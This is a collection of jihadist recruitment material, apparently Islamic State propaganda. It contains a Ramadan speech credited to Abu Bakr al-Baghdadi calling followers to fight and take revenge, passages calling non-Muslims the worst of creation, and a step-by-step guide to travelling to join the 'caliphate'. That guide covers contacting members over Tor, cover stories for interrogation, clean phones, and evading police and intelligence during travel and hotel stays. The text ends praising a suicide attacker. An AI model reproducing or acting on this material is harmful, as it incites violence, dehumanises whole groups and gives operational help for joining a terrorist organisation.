
12 - THEY MAKE IT ILLEGAL FOR YOU TO JOIN THE CARAVAN

-They say you are performing acts of terrorism.
-You are not allowed to help the mujahideen to liberate occupied Muslim lands.
-When they occupy your land and steal your oil, you are not allowed to stop them. If you stop them, you are a terrorist.

13 - THERE IS NO SECURITY FOR YOU LIFE, WEALTH AND HONOUR AND YOUR DEEN

-The crime rate in daarul harb is too high for Muslims to live there.
-Many Muslim women have been raped in daarul harb.
-Many Muslims have their cars stolen in daarul harb and their houses burgled.
-There's no security.

14 - WHEN YOU LIVE IN DAARUL HARB, YOU ARE LIVING AMONGST THE WORST OF ALLAH'S CREATION

while those who disbelieve enjoy themselves and eat as cattle eat, and the Fire will be their abode. (Muhammad 47:12)

Or do you think that most of them hear or understand? They are only like cattle; nay, they are even farther astray from the Path. (i.e. even worst than cattle). (Al-Furqan 25:44)

Verily, those who disbelieve (in the religion of Islam, the Qur'an and Prophet Muhammad (Peace be upon him)) from among the people of the Scripture (Jews and Christians) and Al-Mushrikun will abide in the Fire of Hell. They are the worst of creatures. (Al-Baiyinah 98:6)

-The above mentioned verses are clear evidence that the kuffar are the worst of Allah's creation.

15 - WHEN YOU LIVE AMONG THEM, YOU WILL BE RAISED AMONG THEM ON THE DAY OF JUDGMENT

On the authority of ‘Abdullah ibn ‘Amr who said: “Anyone who lived in the land of the infidels and celebrated their religious festivals and imitated them till he died in that state, will be raised among them on the Day of Judgment.” [al-Sunan al-Kubra al-Bayhaqi (9/392) No. 18864]

Narrated By Anas: A bedouin came to the Prophet and said, "O Allah's Apostle! When will The Hour be established?" The Prophet said, "Wailaka (Woe to you), What have you prepared for it?" The bedouin said, "I have not prepared anything for it, except that I love Allah and His Apostle." The Prophet said, "You will be with those whom you love." We (the companions of the Prophet) said, "And will we too be so? The Prophet said, "Yes." So we became very glad on that day. In the meantime, a slave of Al-Mughira passed by, and he was of the same age as I was. The Prophet said. "If this (slave) should live long, he will not reach the geriatric old age, but the Hour will be established." [Sahih Bukhari, Vol 8, Book 73, Hadith #188]

-Since we will be resurrected with those whom we live with, we should live in daarul Islam not daarul harb.

A MESSAGE TO THE MUJAHIDIN AND THE MUSLIM UMMAH IN THE MONTH OF RAMADAN

FROM

AMIRUL-MU'MININ
ABU BAKR AL-HUSAYNI AL-QURASHI AL-BAGHDADI

ALHAYAT MEDIA CENTER

Truly all praise belongs to Allah. We praise Him, and seek His help and His forgiveness. We seek refuge with Allah from the evils of our souls and from the consequences of our deeds. Whomever Allah guides can never be led astray, and whomever Allah leads astray can never be guided.

I testify that there is no god except Allah – alone without any partners – and I testify that Muhammad (peace and blessings be upon him) is His slave and Messenger.

{O you who have believed, fear Allah as He should be feared and do not die except as Muslims} [Āl ʻImrān: 102].

{O mankind, fear your Lord, who created you from one soul and created from it its mate and dispersed from both of them many men and women. And fear Allah, through whom you ask one another, and the wombs. Indeed Allah is ever, over you, an Observer} [An-Nisā': 1].

{O you who have believed, fear Allah and speak words of appropriate justice. He will amend for you your deeds and forgive you your sins. And whoever obeys Allah and His messenger has certainly achieved a great triumph} [Al-Ahzāb: 70-71].

As for what follows:

Allah (the Exalted) said, {O you who have believed, decreed upon you is fasting as it was decreed upon those before you that you may become righteous} [Al-Baqarah: 183].

{The month of Ramadan [is that] in which was revealed the Quran, a guidance for the people and clear proofs of guidance and criterion. So whoever sights [the new moon of] the month, let him fast it} [Al-Baqarah: 185].

We congratulate the ummah (people) of Islam, in the East and in the West, on the advent of the blessed month of Ramadan, and we praise Allah (the Exalted) for allowing us to reach this virtuous month.

Al-Bukhārī and Muslim reported on the authority of Abū Hurayrah (may Allah be pleased with him) who narrated that the Messenger of Allah (peace and blessings be upon him) said, "Whoever fasts the month of Ramadan, having faith and anticipating a reward, will have his past sins forgiven." He also said, "Whoever stands in prayer in the month of Ramadan, having faith and anticipating a reward, will have his past sins forgiven."

So congratulations to you, O slaves of Allah, as Allah has allowed you to reach this noble month. Praise Allah and thank Him for having granted you long lives, thereby giving you a chance to correct your past deeds. Meet the month of Ramadan with sincere repentance and truthful resolve.

{O you who have believed, repent to Allah with sincere repentance. Perhaps your Lord will remove from you your misdeeds and admit you into gardens beneath which rivers flow [on] the Day when Allah will not disgrace the Prophet and those who believed with him} [At-Tahrīm: 8].

{And hasten to forgiveness from your Lord and a garden as wide as the heavens and earth, prepared for the righteous} [Āl-ʻImrān: 133].

And there is no deed in this virtuous month or in any other month better than jihad in the path of Allah, so take advantage of this opportunity and walk the path of you righteous predecessors. Support the religion of Allah through jihad in the path of Allah. Go forth, O mujahidin in the path of Allah. Terrify the enemies of Allah and seek death in the places where you expect to find it, for the dunyā (worldly life) will come to an end, and the hereafter will last forever.

{So do not weaken and call for peace while you are superior; and Allah is with you and will never deprive you of [the reward of] your deeds. This worldly life is only amusement and diversion} [Muhammad: 35-36].

{And this worldly life is not but diversion and amusement. And indeed, the home of the Hereafter – that is the [eternal] life, if only they knew} [Al-ʻAnkabūt: 64].

{But the enduring good deeds are better to your Lord for reward and better for [one's] hope} [Al-Kahf: 46].

And blessed is the one who parts with his dunyā in Ramadan and meets his Lord on a day from amongst the days of forgiveness.

O mujahidin in the path of Allah, be monks during the night and be knights during the day. Bring joy to the hearts of a believing people, and show the tawāghīt (rulers who claim Allah's rights) what they are wary of.

O mujahidin in the path of Allah, truly the matter is that of Allah's religion and His commodity. You only have one soul, and an appointed time of death that will neither be hastened nor delayed. It is a matter of Paradise and Hellfire, happiness and misery. As for the religion of Allah, then it will be victorious. Allah has promised to bring victory to the religion. And as for Allah's commodity, then it is precious and valuable. Indeed His commodity is costly. Indeed His commodity is Paradise. As for the soul, then what a lowly, miserable, wretched soul it is if it does not seek what is with Allah and does not support the religion of Allah.

By Allah, we will never be mujahidin as long as we are stingy with our lives and our wealth. By Allah, we will never be truthful as long as we do not sacrifice our lives and wealth in order to raise high the word of Allah and bring victory to the religion of Allah.

{Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction which you have contracted. And it is that which is the great triumph} [At-Tawbah: 111}.

So take up arms, take up arms, O soldiers of the Islamic State! And fight, fight!

Beware of becoming deluded and losing strength. Beware, for the dunyā has come to you reluctantly, so kick it down, trample it, and leave it behind you. Indeed, what is with Allah is better and more lasting.

Indeed, the ummah of Islam is watching your jihad with eyes of hope, and indeed you have brothers in many parts of the world being inflicted with the worst kinds of torture. Their honor is being violated. Their blood is being spilled. Prisoners are moaning and crying for help. Orphans and widows are complaining of their plight. Women who have lost their children are weeping. Masājid (plural of masjid) are desecrated and sanctities are violated. Muslims' rights are forcibly seized in China, India, Palestine, Somalia, the Arabian Peninsula, the Caucasus, Shām (the Levant), Egypt, Iraq, Indonesia, Afghanistan, the Philippines, Ahvaz, Iran [by the rāfidah (shia)], Pakistan, Tunisia, Libya, Algeria and Morocco, in the East and in the West.

So raise your ambitions, O soldiers of the Islamic State! For your brothers all over the world are waiting for your rescue, and are anticipating your brigades. It is enough for you to just look at the scenes that have reached you from Central Africa, and from Burma before that. What is hidden from us is far worse.

So by Allah, we will take revenge! By Allah, we will take revenge! Even if it takes a while, we will take revenge, and every amount of harm against the ummah will be responded to with multitudes more against the perpetrator.

{And those who, when tyranny strikes them, they defend themselves} [Ash-Shūrā: 39].

And the one who commences is the more oppressive.

Soon, by Allah's permission, a day will come when the Muslim will walk everywhere as a master, having honor, being revered, with his head raised high and his dignity preserved. Anyone who dares to offend him will be disciplined, and any hand that reaches out to harm him will be cut off.

So let the world know that we are living today in a new era. Whoever was heedless must now be alert. Whoever was sleeping must now awaken. Whoever was shocked and amazed must comprehend. The Muslims today have a loud, thundering statement, and possess heavy boots. They have a statement that will cause the world to hear and understand the meaning of terrorism, and boots that will trample the idol of nationalism, destroy the idol of democracy and uncover its deviant nature.

So listen, O ummah of Islam. Listen and comprehend. Stand up and rise. For the time has come for you to free yourself from the shackles of weakness, and stand in the face of tyranny, against the treacherous rulers – the agents of the crusaders and the atheists, and the guards of the jews.

O ummah of Islam, indeed the world today has been divided into two camps and two trenches, with no third camp present: The camp of Islam and faith, and the camp of kufr (disbelief) and hypocrisy – the camp of the Muslims and the mujahidin everywhere, and the camp of the jews, the crusaders, their allies, and with them the rest of the nations and religions of kufr, all being led by America and Russia, and being mobilized by the jews.

Indeed the Muslims were defeated after the fall of their khilāfah (caliphate). Then their state ceased to exist, so the disbelievers were able to weaken and humiliate the Muslims, dominate them in every region, plunder their wealth and resources, and rob them of their rights. They accomplished this by attacking and occupying their lands, placing their treacherous agents in power to rule the Muslims with an iron fist, and spreading dazzling and deceptive slogans such as: civilization, peace, co-existence, freedom, democracy, secularism, baathism, nationalism, and patriotism, among other false slogans.

Those rulers continue striving to enslave the Muslims, pulling them away from their religion with those slogans. So either the Muslim pulls away from his religion, disbelieves in Allah, and disgracefully submits to the manmade shirk (polytheistic) laws of the east and west, living despicably and disgracefully as a follower, by repeating those slogans without will and honor, or he lives persecuted, targeted, and expelled, to end up being killed, imprisoned, or terribly tortured, on the accusation of terrorism. Because terrorism is to disbelieve in those slogans and to believe in Allah. Terrorism is to refer to Allah's law for judgment. Terrorism is to worship Allah as He ordered you. Terrorism is to refuse humiliation, subjugation, and subordination [to the kuffār – infidels]. Terrorism is for the Muslim to live as a Muslim, honorably with might and freedom. Terrorism is to insist upon your rights and not give them up.

But terrorism does not include the killing of Muslims in Burma and the burning of their homes. Terrorism does not include the dismembering and disemboweling of the Muslims in the Philippines, Indonesia, and Kashmir. Terrorism does not include the killing of Muslims in the Caucasus and expelling them from their lands. Terrorism does not include making mass graves for the Muslims in Bosnia and Herzegovina, and the slaughtering of their children. Terrorism does not include the destruction of Muslims' homes in Palestine, the seizing of their lands, and the violation and desecration of their sanctuaries and families.

Terrorism does not include the burning of masājid in Egypt, the destruction of the Muslims' homes there, the rape of their chaste women, and the oppression of the mujahidin in the Sinai Peninsula and elsewhere.

Terrorism does not include the extreme torture and degradation of Muslims in East Turkistan and Iran [by the rāfidah], as well as preventing them from receiving their most basic rights. Terrorism does not include the filling of prisons everywhere with Muslim captives. Terrorism does not include the waging of war against chastity and hijab (Muslim women's clothing) in France and Tunis. It does not include the propagation of betrayal, prostitution, and adultery.

Terrorism does not include the insulting of the Lord of Mightiness, the cursing of the religion, and the mockery of our Prophet (peace be upon him). Terrorism does not include the slaughtering of Muslims in Central Africa like sheep, while no one weeps for them and denounces their slaughter.

All this is not terrorism. Rather it is freedom, democracy, peace, security, and tolerance! Sufficient for us is Allah, and He is the best Disposer of affairs.

{And they resented them not except because they believed in Allah, the Exalted in Might, the Praiseworthy} [Al-Burūj: 8].

O Muslims everywhere, glad tidings to you and expect good. Raise your head high, for today – by Allah's grace – you have a state and khilāfah, which will return your dignity, might, rights, and leadership. It is a state where the Arab and non-Arab, the white man and black man, the easterner and westerner are all brothers. It is a khilāfah that gathered the Caucasian, Indian, Chinese, Shāmī, Iraqi, Yemeni, Egyptian, Maghribī (North African), American, French, German, and Australian. Allah brought their hearts together, and thus, they became brothers by His grace, loving each other for the sake of Allah, standing in a single trench, defending and guarding each other, and sacrificing themselves for one another. Their blood mixed and became one, under a single flag and goal, in one pavilion, enjoying this blessing, the blessing of faithful brotherhood. If kings were to taste this blessing, they would abandon their kingdoms and fight over this grace. So all praise and thanks are due to Allah.

Therefore, rush O Muslims to your state. Yes, it is your state. Rush, because Syria is not for the Syrians, and Iraq is not for the Iraqis. The earth is Allah's. {Indeed, the earth belongs to Allah. He causes to inherit it whom He wills of His servants. And the [best] outcome is for the righteous} [Al-A'rāf: 128]. The State is a state for all Muslims. The land is for the Muslims, all the Muslims.

O Muslims everywhere, whoever is capable of performing hijrah (emigration) to the Islamic State, then let him do so, because hijrah to the land of Islam is obligatory.

Allah (the Exalted) said, {Indeed, those whom the angels take [in death] while wronging themselves – [the angels] will say, "In what [condition] were you?" They will say, "We were oppressed in the land." The angels will say, "Was not the earth of Allah spacious [enough] for you to emigrate therein?" For those, their refuge is Hell – and evil it is as a destination} [An-Nisā': 97].

So rush, O Muslims, with your religion to Allah as muhājirīn (emigrants). {And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance. And whoever leaves his home as an emigrant to Allah and His Messenger and then death overtakes him – his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful} [An-Nisā': 100].

We make a special call to the scholars, fuqahā' (experts in Islamic jurisprudence), and callers, especially the judges, as well as people with military, administrative, and service expertise, and medical doctors and engineers of all different specializations and fields. We call them and remind them to fear Allah, for their emigration is wājib ‘aynī (an individual obligation), so that they can answer the dire need of the Muslims for them. People are ignorant of their religion and they thirst for those who can teach them and help them understand it. So fear Allah, O slaves of Allah.

O soldiers of the Islamic State, do not be awestruck by the great numbers of your enemy, for Allah is with you. I do not fear for you the numbers of your opponents, nor do I fear your neediness and poverty, for Allah (the Exalted) has promised your Prophet (peace be upon him) that you will not be wiped out by famine, and your enemy will not himself conquer you and violate your land. Allah placed your provision under the shades of your spears. Rather, I fear for you your own sins. Accept each other and do not dispute. Come together and do not argue. Fear Allah in private and public, openly and secretly. Stay away from sins. Expel from your ranks those who openly commit sin. Be wary of pride, haughtiness, and arrogance. Do not become proud on account of gaining some victories. Humble yourselves before Allah. Do not be arrogant towards Allah’s slaves. Do not underestimate your enemy regardless of how much strength you gain and how much your numbers grow.

I also remind you to attend to the Muslims and the tribes of Ahlus-Sunnah (the Sunnis) with goodness. Stay awake guarding them so they can be safe and at rest. Be their support. Respond with kindness if they do you wrong. Be gentle with them, giving them as much pardon as you can. Persevere, endure, and remain stationed. Know that today you are the defenders of the religion and the guards of the land of Islam. You will face tribulation and malāhim (fierce battles). Verily, the best place for your blood to be spilled is on the path to liberate the Muslim prisoners imprisoned behind the walls of the tawāghīt. So prepare your arms, and supply yourselves with piety. Persevere in reciting the Quran with comprehension of its meanings and practice of its teachings.

This is my advice to you. If you hold to it, you will conquer Rome and own the world, if Allah wills.

{Our Lord, we have believed in what You revealed and have followed the Messenger, so register us among the witnesses [to truth]} [Āl ‘Imrān: 53].

{Our Lord, do not impose blame upon us if we have forgotten or erred. Our Lord, and lay not upon us a burden like that which You laid upon those before us. Our Lord, and burden us not with that which we have no ability to bear. And pardon us; and forgive us; and have mercy upon us. You are our protector, so give us victory over the disbelieving people} [Al-Baqarah: 286].

How to make Hijrah to the land of Jihad or the Khilafah

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Constantly Re-Read the Full Chapter if you're serious about Hijrah, as there may be something that's been overlooked

Unfortunately I cannot give you the correct answer as I have yet to make hijrah InshaAllah! However I can give you general guidelines & security precautions to take.

First and foremost the kuffar are on high alert & on the lookout for any muslim/ah or mujahid/ah willing to migrate to the Land of Izzah even before you have left your home.

Kuffar from the local police in your vicinity, on social media, to train station staff, to airport, to border control everyone all on the lookout out for you.

Remember these are Kuffar. Their hearts are black and evil so have Iman & Tawakkal in Allah and he will grant you a way. Look at how blind Allah can make these dirty kuffar when a british muslim had funnily skipped bail in the UK & made his way to the land of Jihad & was only located after he was identified when he was involved in a istishadi operation in Shaam. May Allah Accept Him into Jannatul Firdous.

So don't fear these Stupid Kuffar!

Scenario: you wish to make Hijrah to Dar ul Islam (The land of the Khalifa – Shaam & Iraq {dated as of now})

So lets say you know:

1. no one who can help you or guide you into Dar ul Islam
2. & where to head to or how to once in Dar ul Islam

Do not tell anyone I Repeat anyone about your plans until you have made the hijra eg family, parents, friends etc unless they openly support hijrah

No Problem first get a contact. Preferably in living in the khilafa who has already made hijrah. Alhamdulillah there are many from the West who have made Hijrah and some have even put themselves on internet social circles to help others. The purpose of contacting someone living in Dawlah is so they can put you in the right direction, to speak with the right brothers responsible of helping others make hijrah. The purpose of this contact will help you on how to travel, where to travel to, how to cross the border, who to meet, where to head to etc.(kind of a guide like the one that helped Rasoolullah SAW & Abu Bakr RA make hijrah to Madinah). (don't forget to read the DUSTYFEET COLLECTION #5 & #6)

I have listed a few brothers & sister at the end of this chapter who have already made hijrah

In the meantime: avoid advertising your plans on hijrah if you're in the west.

Avoid telling your family, friends, brothers & sisters in deen & especially the Imams (Sellouts of the ummah) of your local masjid. Be very careful if somebody is openly in support of the khilafa. look at their history, yani have they popped up only recently or have they been in support of the khilafa for a long time. Reason, because they might just simply be an informer looking to entrap muslims. If you're moved by them then I ask you why haven't they made hijrah then. Allahu A3lam! But use your common sense!

This includes even people close to you, maintain the proper security procedures as they may be in opposite views as you. I know of some close people who talk about Jihad in a praiseworthy manner however they oppose the khalifa because of their support for ibn Saudiyah AbDollar (I would love to curse him but his matter now belongs to Allah seeing as though we have a true Khalifa Ibrahim (Abu Bakr al Baghdadi) Takbir!

Allahu Akbar!!!)

Oh Allah! Keep khalifa Ibrahim firm & steadfast on the Quran & Sunnah & keep the khilafa on the Methodology of the Prophets A.S. & DESTROY those who fight against them with a humiliating Destruction!

Never do anything that will make you standout eg. argue, debate people who are against the khilafah leave that for the scholars as your main objective is to make Hijrah quietly and safely etc. remember appear Dumb to the enemy! There will always be another way. Insha Allah!

1. Create a new account on Twitter using tor and search for and PM anyone residing in Dar ul Islam Preferably any official accounts of the khilafa or any wilayah accounts (District of areas under the khilafa) or any official account that releases any sort of media from the khilafa. Be careful and patient as these Kuffar are also scouting / posing as "contacts" of the Dawlah on the web especially on social media sites to trap individuals.

Never give your REAL NAME! Ever! Even if you're asked a 100 times especially online. Always use a Kunya (nickname) eg Abu Kitaab, Umm Hamaimah etc

More than likely the person asking you is an informer, cut off any communication with that person straight away and start afresh if you feel they're informers

Before contacting any individuals however maintain a security mind frame. Is the person in support of Dawlah etc, has he or she slipped up in any way, is the person credible and referred and recommended by other users who are also in support, is his or her online reputation in tatters, look at their full timeline and previous posts, also do they have posts of how or when they made hijrah. When contacting does the person maintain any security or are they sloppy.

Use your initiative Be Smart & Have Tawakkal in Allah Do Istikharah & Bismillah!

Do not let your emotions move you except your Aql.

Let's say Alhamdulillah you've made contact, you're happy about the credibility of the contact and they want you to go to a certain country and meet a contact there or follow certain instructions.

Step 2 Preparation.

How many are going. Yourself, family, husband & wife, etc the reason so you all get your cover story right and same (Read QT chapter 9 & Afriki Security p.112-113 & DustyFeet #6 on how to answer interrogation question).

How long you plan on staying in the host country & why, do you have enough money to get around etc. remember you are going for a permanent holiday InshaAllah from dar ul kufr to the shade of Dar ul Islam or even Jihad.

If you are interviewed or questioned aggressively like where will you stay? what is your itinerary (meaning what activities will you do) for your duration etc. do not turn up without having researched popular tourist attractions of the host country, yani what you will pretend to do etc.

Always Be prepared.

What you have packed? whatever you need will more than likely be in the host country. Combat pants, boots, etc, gloves, don't pack anything suspect like these when you're supposedly going for holiday common sense, pack sandals etc shorts sunglasses etc & at any time you could give these away in charity to those who need them if you have no need of them.

Remember if you're stopped there's a possibility they will want to access your phone (to clone so they can view all your data pics messages etc. so make sure you have no evidence of pics of black flags, guns and talk of hijra etc on there) use a fresh phone

Do not tell anyone I Repeat anyone about your plans until you have made the hijra eg family, parents etc. unless they openly support hijrah

Step 3 In the Host Country

Once in the host country where and how you will get from A to B will you need money how much, will the provided Contact meet you somewhere

Take the relevant amount of money with you.

Reasearch Reaseach Research

http://www.tripadvisor.com.au/ShowForum-g293969-i367-Turkey.html#_=_ (an example of websites to research)

Once you've touchdown in the host country before moving on to the land of Hijrah "don't take detours, take the quickest route, don't play around with your Hijrah by staying longer than 1 day for safety and get in touch with your contacts as soon as you reach your destination. (Umm Layth)"

Remember you are not here for play and amusement you are here to bring yourself nearer to Allah!

Finally Research more & prepare yourself, reread the full hijrah chapter again to make sure you haven't missed anything out & think of anything that we moght have overooked, make dua/istikharah, have Tawakkal in Allah & when you're ready, Bismillah!

Taken From the Security & Intelligence Course
TRAVELLING SECURITY

Most people are arrested due to poor precautions whilst travelling. Travelling is always a risk (if you don't take your precautions), even if the country is not on high alert. Obviously different areas require different protocols, but they generally have the same concepts. These are to dress according to your cover. This means you don't wear rags when your cover is a rich businessman. Make sure your trousers are below your ankles. Your appearance should be of normal people such as having a normal hairstyle-even if these means 'un-Islamic 'hairstyle. Make sure you know what items are with you whilst travelling. In the most cases your cover in high risk areas will not be Islamic, so you must not carry any atar-perfume-, miswak and other similar Islamic items. You should carry only one ID. If you do not need to, then you should never carry anything dangerous e.g. guns, knives, etc. if you do need to carry something dangerous, try to place it near someone else, so if the police find it they will not suspect you. Carry money according to your cover, unless you are compelled to move large amounts from one location to another.

Make sure you know the area you intend to travel to. You need to focus on the mission and not get side tracked by wanting to 'enjoin good and forbid evil' whilst travelling. Avoid fighting as this may attract the police to you. You should buy your own ticket and know its route. Once you've arrived, you should destroy the ticket. (When using a bus/coach) You should avoid sitting in the back, as this attracts the attention of the police. If your journey allows you, don't get off at your final destination, but instead close to it. This is so you can shake off any intelligence that may be on the bus with you and not directing them to your intended final destination.

Hotel Security
There are normally intelligence officers in these places. In some sensitive areas, the intelligence comes and takes the names of the people staying in the hotel and checks the names. Hotels should be taken according to your cover. You don’t stay in a 5 star hotel if your cover is of a poor student. When you enter the room, the first thing you should do is close the windows and curtains. Then check if the room has any cameras or bugs-these could be under lamps, next to paintings on walls. Avoid using the hotel phone to contact anyone. If you do need to talk about sensitive topics in the hotel room, then you should switch the TV on high volume. But the better thing to do is to have such a meeting outside the hotel in a park or restaurant. Many hotels especially in busy cities have women hanging around the lobby areas in order to attract men. These could be prostitutes or just women looking for a man who has money. Whatever their intention is, this causes a big problem. Some intelligence services use these women to test certain people to see if he is who he says he is. Shaytaan is going to want to tempt you through this door. A young beautiful woman may come and talk to you. The first thing you do to protect yourself from such a situation is to make dua to Allah for steadfastness.

The second thing is to find an excuse to get away from her that is realistic and sensible, such as you having a girlfriend for the past few years and you are loyal to her or you are homosexual.

The type of excuse really depends on the confidence of the brother and the situation and place he finds himself in.

HIJRAH AND FORGIVENESS

‘AMR IBN AL-‘ĀS (RADIYALLĀHU ‘ANH) SAID, “WHEN ALLAH INSTILLED THE LOVE OF ISLAM IN MY HEART, I CAME TO THE PROPHET (SALLALLĀHU ‘ALAYHI WA SALLAM) AND SAID, ‘STRETCH OUT YOUR RIGHT HAND SO THAT I MAY PLEDGE ALLEGIANCE TO YOU.’ HE STRETCHED OUT HIS RIGHT HAND; THEN I WITHDREW MY HAND. THE PROPHET SAID, ‘WHAT HAS HAPPENED TO YOU, O ‘AMR?’ I REPLIED, ‘I WANT STIPULATE A CONDITION.’ HE ASKED, ‘WHAT CONDITION DO YOU WANT TO STIPULATE?’ I SAID, ‘THAT I BE FORGIVEN.’ THE PROPHET RESPONDED, ‘ARE YOU NOT AWARE THAT ISLAM WIPES OUT ALL PREVIOUS SINS? AND THAT HIJRAH WIPES OUT ALL PREVIOUS SINS? AND THAT HAJJ WIPES OUT ALL PREVIOUS SINS?’”

[SAHĪH MUSLIM]

When the Prophet (sallallāhu ‘alayhi wa sallam) migrated to Madīnah, At-Tufayl Ibn ‘Amr Ad-Dawsī (radiyallāhu ‘anh) migrated to the Prophet, and along with At-Tufayl migrated a man of his tribe. They later disliked residence in Madīnah [because of disease and fatigue caused by its climate]. The man fell sick and lost patience. So he took hold of a wide arrowhead and cut off his finger-joints. The blood gushed forth from his hands, until he died. At-Tufayl Ibn ‘Amr then saw him in a dream. His appearance was good but he was covering his hands. At-Tufayl said to him, ‘What did your Lord do with you?’ He replied, ‘Allah granted me forgiveness because of my hijrah to His Prophet.’ At-Tufayl said, ‘Why do I see you covering your hands?’ He replied, ‘I was told, ‘We will not mend what you have damaged.’ At-Tufayl narrated this dream to Allah’s Messenger (sallallāhu ‘alayhi wa sallam). Then Allah’s Messenger prayed, ‘O Allah, forgive him also for his two hands.’”

[SAHĪH MUSLIM]

INTRODUCTION:

HIJRAH FROM HYPOCRISY TO SINCERITY

{O you who have believed! Why do you say what you do not do? It is most hateful in the sight of Allah that you say what you do not do} [As-Saff: 2-3].

Verses like these moved the Sahābah (Companions) so that they would not be counted by Allah amongst the hypocrites. The fear of hypocrisy creeping into their hearts did not leave them time to rest, contrary to the Muslims of this era who constantly feel safe and secure concerning their faith and deeds. The Sahābah knew that the essence of hypocrisy – both major and minor – is discrepancy between what the inner self encloses and what the outer self discloses, and that minor hypocrisy can beget major hypocrisy.

Therefore, an unkept promise of hijrah to Allah could result in a devastating ending for the slave.

Allah (‘azza wa jall) said, {And among them [the hypocrites] are those who made a covenant with Allah, [saying], “If He should give us from His bounty, we will surely spend in charity, and we will surely be among the righteous.” But when he gave them from His bounty, they were stingy with it and turned away while they refused. So He penalized them with hypocrisy in their hearts until the Day they will meet Him – because they failed Allah in what they promised Him and because they used to lie} [At-Tawbah: 75-77].

In these verses, Allah mentions that He punished the hypocrites with further hypocrisy as a result of them breaking a previous covenant to Him.

This attitude towards obligatory deeds was also that of Bānī Isrā’īl.

Allah (‘azza wa jall) said, {Have you not considered the assembly of Bānī Isrā’īl after Mūsā when they said to a prophet of theirs, “Send to us a king, and we will fight in the way of Allah”? He said, “Would you perhaps refrain from fighting if fighting was prescribed for you?” They said, “And why should we not fight in the cause of Allah when we have been driven out from our homes and away from our children?” But when fighting was prescribed for them, they turned away, except for a few of them. And Allah is Knowing of the wrongdoers. And their prophet said to them, “Indeed, Allah has sent to you Tālūt as a king.” They said, “How can he have kingship over us while we are more worthy of kingship than him and he has not been given any measure of wealth?” He said, “Indeed, Allah has chosen him over you and has increased him abundantly in knowledge and stature. And Allah gives His sovereignty to whom He wills. And Allah is All-Encompassing [in favor] and Knowing”} [Al-Baqarah: 246].

This attitude of Bānī Isrā’īl was also displayed when they asked complicating questions about the cow they claimed to be searching for, upon being ordered by Mūsā (‘alayhis-salām) to slaughter any cow. They asked these questions only to evade responsibility; and when they finally obeyed, they did so reluctantly. {So they slaughtered it [the cow], and yet they nearly did not} [Al-Baqarah: 71].


Therefore, every Muslim professional who delayed his jihād in the past under the pretense of studying Sharī'ah, medicine, or engineering, etc., claiming he would contribute to Islam later with his expertise, should now make his number one priority to repent and answer the call to hijrah, especially after the establishment of the Khilāfah. This Khilāfah is more in need than ever before for experts, professionals, and specialists, who can help contribute in strengthening its structure and tending to the needs of their Muslim brothers. Otherwise, his claims will become a greater proof against him on Judgment Day.



As for the Muslim students who use this same pretense now to continue abandoning the obligation of the era, then they should know that their hijrah from dārul-kufr to dārul-Islām and jihād are more obligatory and urgent then spending an unknown number of years studying while exposed to doubts and desires that will destroy their religion and thus end for themselves any possible future of jihād.

PART 2: THE FEAR OF HYPOCRISY

Abū Hurayrah (radiyallāhu 'anh) said that Allah's Messenger (sallallāhu 'alayhi wa sallam) said, "Whoever dies without taking part in a battle and without intending to take part in a battle, has died with a trait of hypocrisy" [Sahīh Muslim]. Therefore, abandoning jihād is a trait of hypocrisy. So be wary of it or else it may seize you by your heart.

Al-Hasan al-Basrī (rahimahullāh) said, "No one fears hypocrisy except a believer, and no one feels safe from it except a hypocrite" [Jāmi' al-'Ulūm wal-Hikam].

Ibn Rajab (rahimahullāh) said, "Sahl at-Tustarī said, 'The murīd (devout worshipper) fears being afflicted with sins, but the 'ārif (knowledgeable slave) fears being afflicted with kufr.' For this reason the Sahābah and the righteous Salaf after them were afraid of nifāq (hypocrisy) for themselves, and their worry of nifāq was severe. Therefore, the believer is afraid of minor nifāq for himself, and he is afraid that such could overcome him prior to death and thus drive him into major nifāq, as we mentioned before that deeply hidden evils bring about sinful death" [Jāmi' al-'Ulūm wal-Hikam].

So abandoning hijrah – the path to jihād – is a dangerous matter. In effect, one is thereby deserting jihād and willingly accepting his tragic condition of being a hypocritical spectator. He lives in the West amongst the kuffār for years, spends hours on the Internet, reads news and posts on forums, only to be encompassed by the verse, {They think the parties have not [yet] withdrawn. And if the parties should come [again], they would wish they were in the desert among the Bedouins, inquiring [from afar] about your news. And if they should be among you, they would not fight except for a little} [Al-Ahzāb: 20].

On should ask himself, "What is the assurance that I'm not encompassed by this verse or others like it?"

He should also contemplate, {And if they had intended to go forth, they would have prepared for it [some] equipment. But Allah disliked their being dispatched, so He kept them back, and they were told, "Sit with those who are sitting." Had they gone forth with you, they would not have increased you except in confusion, and they would have hurried among you, seeking [to cause] you fitnah. And among you are avid listeners to them. And Allah is Knowing of the wrongdoers} [At-Tawbah: 46-47].

Ibnul-Qayyim (rahimahullāh) said, "Allah disliked their obedience due to the filthiness of their hearts and the corruption of their intentions, so He kept them back and made them sit. He hated their closeness to Him due to their inclination towards His enemies, so He expelled them and distanced them from Himself. They turned away from His revelation, so He turned away from them, brought them agony, did not make them happy, and ruled upon them with a just rule that leaves them with no hope for success unless they repent" [Madārij as-Sālikīn].

Ask yourself, "What is the assurance that Allah did not dislike my being dispatched? Maybe He saw in me a trait of hypocrisy which I cannot see, and therefore He banned me from jihād?"

This constant feeling of self-doubt should destroy one's insides. In the recent past, sincere Muslims would weep and pray daily for an escape from the lands of qu'ūd (abandonment of jihād) to the lands of jihād, even if to live only as a soldier in constant wait for the opportunity to battle. They would dream of going to Iraq, Afghanistan, Yemen, Chechnya, Algeria, Somalia, and Waziristan, but to no avail. They knew that the only way for a man claiming a mustard seed of faith in his heart to preserve his faith would be to leave the West. Before, such an idea might have sounded impossible for some, but now there is a Khilāfah prepared to accept every Muslim and Muslimah into its lands and do all it can within its power to protect them while relying on Allah alone.

PART 3 : INSPIRATIONAL WORDS FROM A SHAHID

Reflect upon the state of emotion described by the shahīd Abū Dujānah al-Khurāsānī (may Allah accept him), who lived a number of years of his life searching for a path to jihād, until the enemies of Islam themselves – by Allah's grace – placed him upon that path. He then took advantage of their plot to blast it in their own faces, killing a number of American crusaders and their apostate agents.

